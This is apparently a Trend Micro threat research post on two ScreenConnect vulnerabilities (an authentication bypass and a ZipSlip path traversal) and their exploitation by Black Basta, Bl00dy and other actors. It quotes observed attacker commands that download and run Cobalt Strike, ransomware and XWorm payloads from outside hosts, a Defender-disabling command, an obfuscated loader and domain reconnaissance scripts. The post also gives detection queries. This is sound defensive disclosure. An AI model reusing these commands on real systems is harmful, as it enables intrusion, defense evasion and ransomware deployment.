Exploits & Vulnerabilities

Threat Actor Groups, Including Black Basta, are Exploiting Recent ScreenConnect Vulnerabilities

This blog entry gives a detailed analysis of these recent ScreenConnect vulnerabilities. We also discuss our discovery of threat actor groups, including Black Basta and Bl00dy Ransomware gangs, that are actively exploiting CVE-2024-1708 and CVE-2024-1709 based on our telemetry.

By: Ian Kenefick, Junestherry Dela Cruz, Peter Girnus
February 27, 2024
Read time: 8 min (2063 words)

On February 19, 2024, ConnectWise disclosed significant vulnerabilities within its ScreenConnect software (CVE-2024-1708 and CVE-2024-1709), which specifically targeted versions 23.9.7 and earlier. These security flaws have opened the door for malicious actors to gain unauthorized access and control over affected systems.

relying on this software. In response, ConnectWise has issued critical security fixes and is urging customers to update to the latest on-premises version to effectively mitigate these risks. Trend Micro customers are also advised to refer to our latest knowledge base article for protection and detection guidance.

This blog entry gives a detailed analysis of these recent ScreenConnect vulnerabilities. We also discuss our discovery of threat actor groups, including Black Basta and Bl00dy Ransomware gangs, that are actively exploiting CVE-2024-1708 and CVE-2024-1709 based on our telemetry.

A look at CVE-2024-1708 and CVE-2024-1709

The vulnerabilities have been assigned CVE identifiers, reflecting their severity and the necessity for prompt remediation:

1. CVE-2024-1708: Path-Traversal Vulnerability

Description: This vulnerability affects ConnectWise ScreenConnect 23.9.7 and prior versions. It allows attackers unauthorized access to directories and files outside restricted areas, potentially leading to information disclosure and system compromise.

Base Score: 8.4 HIGH

2. CVE-2024-1709: Authentication Bypass Using an Alternate Path or Channel

confidential information or critical systems.

Base Score: 10.0 CRITICAL

Vulnerability analysis

This section gives a brief technical explanation of the vulnerabilities and their root causes. When used in combination, an attacker can achieve full remote code execution on affected systems.

CVE-2024-1709: Authentication Bypass Using an Alternate Path or Channel

This vulnerability stems from a path issue in the ***SetupModule*** of *ScreenConnect.Web.dll*. Specifically, the way the *onPostMapRequestHandler* function's implementation of the .NET HttpRequest.Path property is incorrect.

```
bool flag = context.Handler is ISetupHandler || string.Equals(context.Request.Path, text,
  StringComparison.OrdinalIgnoreCase);
if (!ConfigurationCache.IsSetup)
{
    if (!ConfigurationCache.AllowRemoteSetup && !context.Request.IsLocal)
    {
        throw new HttpException(403, "Application is in setup mode and is only accessible from local machine.");
    }
    if (!flag && Regex.IsMatch(context.Request.Path, ConfigurationCache.SetupRedirectFilter))
    {
        context.Response.Redirect(text);
        return;
    }
}
else if (flag)
{
    if (ConfigurationCache.AlreadySetupPage != null)
    {
        string url = context.Response.ApplyAppPathModifier(ConfigurationCache.AlreadySetupPage);
        context.Response.Redirect(url);
        return;
    }
    throw new HttpException(403, "Application is already setup.");
}
}
}
```

Figure 1. The ScreenConnect.Web.dll.SetupModule onPostMapRequestHandler function

In .NET, the path is a concatenation of *FilePath* and *PathInfo*. This means that an attacker can simply append a *PathInfo* trailer in the *SetupWizard.aspx* HTTP POST request to initiate the ScreenConnect SetupWizard and bypass authentication.

Figure 2. SetupWizard.aspx FilePath and FileInfo trailer

CVE-2024-1709 is especially alarming in that it is incredibly trivial to exploit. When an attacker successfully adds unauthorized accounts into the Connectwise Server, those accounts can be abused to execute code.

CVE-2024-1708: Path-Traversal Vulnerability

validation of user-supplied paths, which results in a directory traversal via ZipSlip attack.

Figure 3. ScreenConnect.Core.dll ScreenConnect.ZipFile.ExtractAllEntries function

In a real-world attack chain, an attacker can leverage this vulnerability to upload malicious files such as web shells on infected machines.



Figure 4. Exploitation of CVE-2024-1708 leads to ZipSlip attack

CVE-2024-1709 and CVE-2024-1708 attack chain

Figure 5 is a visual representation of how threat actors can exploit these vulnerabilities.

Figure 5. A simplified diagram showing how attackers exploit ScreenConnect vulnerabilities

Our telemetry has found that diverse threat actor groups are exploiting vulnerabilities in ConnectWise ScreenConnect, with tactics ranging from ransomware deployment to information stealing and data exfiltration attacks. These activities, which originate from different intrusion sets, highlight the urgency of securing systems against these vulnerabilities. We will detail the most prominent and varied attack chains we've observed, which showcase each attacker's unique approach. This further underscores the immediate need for ScreenConnect users to have effective defense strategies and swift patching.

Black Basta ransomware group

One of the groups who took advantage of these vulnerabilities is the notorious Black Basta. In some of the environments running vulnerable versions of ScreenConnect, we observed that Black Basta-affiliated Cobalt Strike beacons were deployed.

Upon initial foothold on the vulnerable server, threat actors first performed reconnaissance, discovery, and privilege escalation activities by executing the following commands:

Associated MITRE IDs: T1078.003, T1482, T1078.001

- **net.exe group "Domain Admins" /domain**

Used to list all members of the highly privileged "Domain Admins" group to identify potential high-value targets for further attacks.

Used to enumerate all domain trusts, which is critical for planning lateral movement or accessing resources across those domains.

- **net.exe localgroup Administrators Adminis /add**

Used to add a new user or group to the local administrators group.

The threat actors also deployed this script to count the number of computers in the Active Directory environment that have logged on within the past 90 days, which is used to likely identify active targets for further exploitation or lateral movement within the network:

Associated MITRE ID: T1087

```
powershell.exe -c "$D=
[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain(
);$L='LDAP://'.$D;$D = [ADSI]$L;$Date = $((Get-
Date).AddDays(-90).ToFileTime());$str = '(&(objectcategory=computer)
(|(lastlogon>='+$Date+')(lastlogontimestamp>='+$Date+')))';$s =
[adsisearcher]$str;$s.searchRoot =
$L.$D.distinguishedName;$s.PageSize =
10000;$s.PropertiesToLoad.Add('cn') > $Null;Foreach ($CA in
$s.FindAll()){;$i++;}; Write-Output Total computers: $i"
```

We also observed that the following Black Basta-affiliated Cobalt Strike payloads have been deployed:

Associated MITRE ID: T1059.001

`powershell.exe iwr hxxp://207[.[246.74.189:804/download/Diablo.log -outfile C:\Users\Public\Diablo.log`
 	
`rundll32.exe C:\Users\Public\Diablo.log,ExtractFeatures`
	11d2dde6c51e977ed6e3f3d3e256c78062

`powershell.exe iwr hxxp://51[.[195.192.120:804/download/09D.log -outfile C:\Users\Public\09D.log`	cc13b5721f2ee6081c1244dd367a9de9583
`powershell.exe iwr hxxp://198[.[244.169.213:8045/download/10443.exe -outfile C:\Users\Public\10443.exe`	fa131238c3c35efe99cde59dd409c0436fd

Other groups deploying Cobalt Strike

Apart from Black Basta, we also saw another group that actively deployed Cobalt Strike payloads. Upon gaining a foothold on the compromised victim environment, they first performed a defense evasion mechanism by attempting to disable Windows Defenders' real-time monitoring via PowerShell:

powershell.exe -ep bypass -c "Set-MpPreference -DisableRealtimeMonitoring $true"

They then downloaded the Cobalt Strike payload by issuing this command:

Associated MITRE ID: T1059.001

```
powershell.exe -nop -w hidden -c "IEX ((new-object
net.webclient).downloadstring('http://159[.]65[.]130[.]146:4444/a'))
"
```

The Cobalt Strike payload is a PowerShell script (SHA256: e3401d7699cc5067620e43bd24e8ccd437832c16f2fa7d5baaad8c170383cc92) that can reach out to its C&C server on 159[.]65[.]130[.]146/activity to perform additional commands.

The last payload is unknown as of writing (we can no longer download it), but open source investigation found that it will be downloaded from the following link: hxxp://159[.]65[.]130[.]146:4444/svchost.exe

Bl00dy Ransomware group

The Bl00dy Ransomware group is also capitalizing on these ScreenConnect vulnerabilities for ill gain. This ransomware group was initially identified in May 2022 and

During this campaign, the group has employed leaked builders from both Conti and LockBit Black (aka LockBit 3.0). However, through their ransom notes, they have identified themselves as the Bl00dy ransomware team.

We've observed the following commands that the Bl00dy Ransomware group used to download and execute their ransomware payload:

Associated MITRE ID: T1105

```
certutil.exe -urlcache -split -f
http://23[.]26[.]137[.]225:8084/msappdata.msi c:\mpyutd.msi
```

```
C:\Windows\System32\cmd.exe "/c powershell -command ""curl
hxxp://23[.]26[.]137[.]225:8084/msappdata.msi -o c:\mpyuts.msi"""
```

Ransomware payload:

8e51de4774d27ad31a83d5df060ba008148665ab9caf6bc889a5e3fba4d7e600

This ransomware payload drops a ransom note with the file name "Read_instructions_To_Decrypt.txt" and appends encrypted files with the .CRYPT extension.



Figure 6. Ransom note dropped by Bl00dy ransomware actors

```
C:\Windows\System32\cmd.exe "/c powershell -command ""curl
hxxp://23[.]26[.]137[.]225:8091/chromeset.exe -o c:\chromeset.exe"""
```

Ransomware payload:

3a659609850664cbc0683c8c7b92be816254eb9306e7fb12ad79d5a9af0fb623

This second ransomware payload uses the leaked LockBit Black builder from 2022. The encrypted files' icons and the infected machine's desktop screensaver are changed to LockBit Black but it shows the same Bl00dy ransom note content as in Figure 6.

Figure 7. The Bl00dy ransomware group used the leaked LockBit Black builder in another attack.

Threat actors dropping the XWORM malware

We've also observed that threat actors have been exploiting ScreenConnect vulnerabilities via the XWorm malware. XWorm is a multifaceted malware that not only provides threat actors with remote access capabilities, but also has the potential to spread across networks, exfiltrate sensitive data, and even download additional payloads.

Upon gaining a foothold on the vulnerable ConnectWise server, we saw that threat actors attempted to execute the following PowerShell commands to download and execute the XWORM malware:

Associated MITRE ID: T1059.001

```
powershell.exe  -w h -ExecutionPolicy Bypass -Command "
(I'w'r('hxxps://paste[.]ee/r/pxLkv/0') -useB) | .('{1}
{jaHxp}'.replace('jaHxp','0')-f'!','I').replace('!','ex');"
```

One of the downloaded files is a PowerShell script (SHA256: 47d83461ee57031fd2814382fb526937a4cfa9a3eea7a47e4e7ee185c0602b27). This malware has the ability to drop the XWorm payload version 5.2 and reach out to its C&C server at (*input-beats[.]gl[.]at[.]ply[.]gg*) to perform additional tasks.

Figure 8. Snippets of code from the downloaded XWorm malware

Threat actors exploiting other remote management tools

We also saw threat actors deploying different remote management tools, such as another instance of ConnectWise, Atera, and Syncro. Here are the two most prominent activities that we have observed:

Threat actors dropping another ScreenConnect client

We've observed that threat actors exploited these vulnerabilities by performing the following commands to compromise domain controllers:

Associated MITRE IDs: T1087.003, T1482, T1087.001

```
c:\windows\system32\net.exe localgroup administrators
```

They then abused the BITSAdmin tool to download and execute another ScreenConnect client.

Associated MITRE ID: T1105

```
c:\windows\system32\bitsadmin.exe /transfer conhost /download
/priority FOREGROUND
hxxps://transfer[.]sh/get/HcrhQuN0YC/temp3[.]exe
c:\programdata\sc.exe'
```

ScreenConnect client SHA256:
86b5d7dd88b46a3e7c2fb58c01fbeb11dc7ad350370abfe648dbfad45edb8132

ScreenConnect Relay URL: instance-tj4lui-relay.screenconnect[.]com

Threat actors targeted the European region via Atera RMM

Our telemetry also shows how threat actors exploited ScreenConnect vulnerabilities by deploying trial versions of the Atera Remote Monitoring & Management (RMM) tool across several targets in the European region, mostly in Belgium.

Associated MITRE IDs: T1219

```
C:\WINDOWS\system32\msiexec.exe /i setup.msi /qn
IntegratorLogin=pichet1208@outlook.com CompanyId=1
AccountId=001Q3000007zwkMIAQ
```

This command initiates the installation of Atera RMM software using the msiexec application.

Conclusion

Following our detailed examination of various threat actors exploiting vulnerabilities in ConnectWise ScreenConnect, we emphasize the urgency of updating to the latest version of the software. Immediate patching is not just advisable; it is a critical security requirement to protect your systems from these identified threats. Proactively managing updates is essential for maintaining robust cybersecurity defenses against these sophisticated attacks. Trend Micro customers can refer to a knowledge base article to learn how to use Trend Micro products in post-exploitation detection and remediation activities.

If exploited, these vulnerabilities could compromise sensitive data, disrupt business operations, and inflict significant financial losses. The fact that threat actors are actively using these weaknesses to distribute ransomware adds a layer of urgency for immediate corrective actions. By staying informed and taking prompt measures,

MITRE ATT&CK techniques

Tactic	Technique	ID	Description
Initial Access	Exploit Public-Facing Application	T1190	Threat actors exploited the ConnectWise Remote Management Vulnerabilities to gain access into victim environments.
Execution	PowerShell	T1059.001	Threat actors used PowerShell commands and scripts to execute malicious commands.
Discovery	Account Discovery	T1087	Threat actors used a variety of tools, such as nltest.exe and net.exe, to discover the network infrastructure inside the compromised environment.
Discovery	Domain Trust Discovery	T1482	Threat actors used this technique to gather information on domain trust relationships that may be used to identify lateral movement opportunities.
Command and Control	Ingress Tool Transfer	T1105	Threat actors used the BITSAdmin and certutil tool to download additional malware.
Command and Control	Remote Access Software	T1219	Adversaries in this report have abused remote management software such as Connectwise,

Defense Evasion	Impair Defenses	T1562	Threat actors attempted to disable defense mechanism tools such as Windows Defender.
Exfiltration	Exfiltration Over C2 Channel	T1041	Adversaries may steal data by exfiltrating it over an existing C&C channel.
Impact	Data Encrypted for Impact	T1486	Threat actors attempted to encrypt data within victim environments by deploying ransomware.

Trend Vision One queries

Description	Trend Vision One query
Detect invocation of nltest.exe via ScreenConnect	eventSubId:2 AND processCmd:ScreenConnect AND objectCmd:nltest
Detect interaction with Local Administrators group via ScreenConnect	eventSubId:2 AND processCmd:ScreenConnect AND objectCmd:Administrators
Detect interaction with Domain Admins group via ScreenConnect	eventSubId:2 AND processCmd:ScreenConnect AND objectCmd:"Domain Admins"
Detect suspicious ScreenConnect invocation	eventSubId:2 AND processCmd:ScreenConnect AND objectCmd:("powershell" OR "net" OR "nltest" OR "rundll32" OR "bitsadmin")

Trend Micro Cloud One - Network Security & TippingPoint Filters

Trend Vision One Network Sensor and Trend Micro Deep Discovery Inspector (DDI) Rule

- 5006: CVE-2024-1708 - ConnectWise ScreenConnect Directory Traversal Exploit - HTTP (Request)
- ·5007: CVE-2024-1709 - ConnectWise ScreenConnect Authentication Bypass Exploit - HTTP (Response)

Trend Vision One Endpoint Security, Trend Cloud One - Workload and Endpoint Security, Deep Security and Vulnerability Protection IPS Rules

- 1011095 - ConnectWise ScreenConnect Authentication Bypass Vulnerability (CVE-2024-1709)

Indicators of compromise

The indicators of compromise for this entry can be found here.

Tags

APT & Targeted Attacks | Ransomware | Exploits & Vulnerabilities

---

Authors

Ian Kenefick

Junestherry Dela Cruz

Peter Girnus
Sr. Threat Researcher

Related Articles

Unveiling Earth Kapre aka RedCurl's Cyberespionage Tactics With Trend Micro MDR, Threat Intelligence

Earth Simnavaz (aka APT34) Levies Advanced Cyberattacks Against Middle East

Fake LockBit, Real Damage: Ransomware Samples Abuse AWS S3 to Steal Data

See all articles ›

TREND MICRO | Business

Resources

Support

About Trend

Country Headquarters

Trend Micro - United States (US)

225 East John Carpenter Freeway
Suite 1500
Irving, Texas 75062

Phone: +1 (817) 569-8900

Select a country / region

United States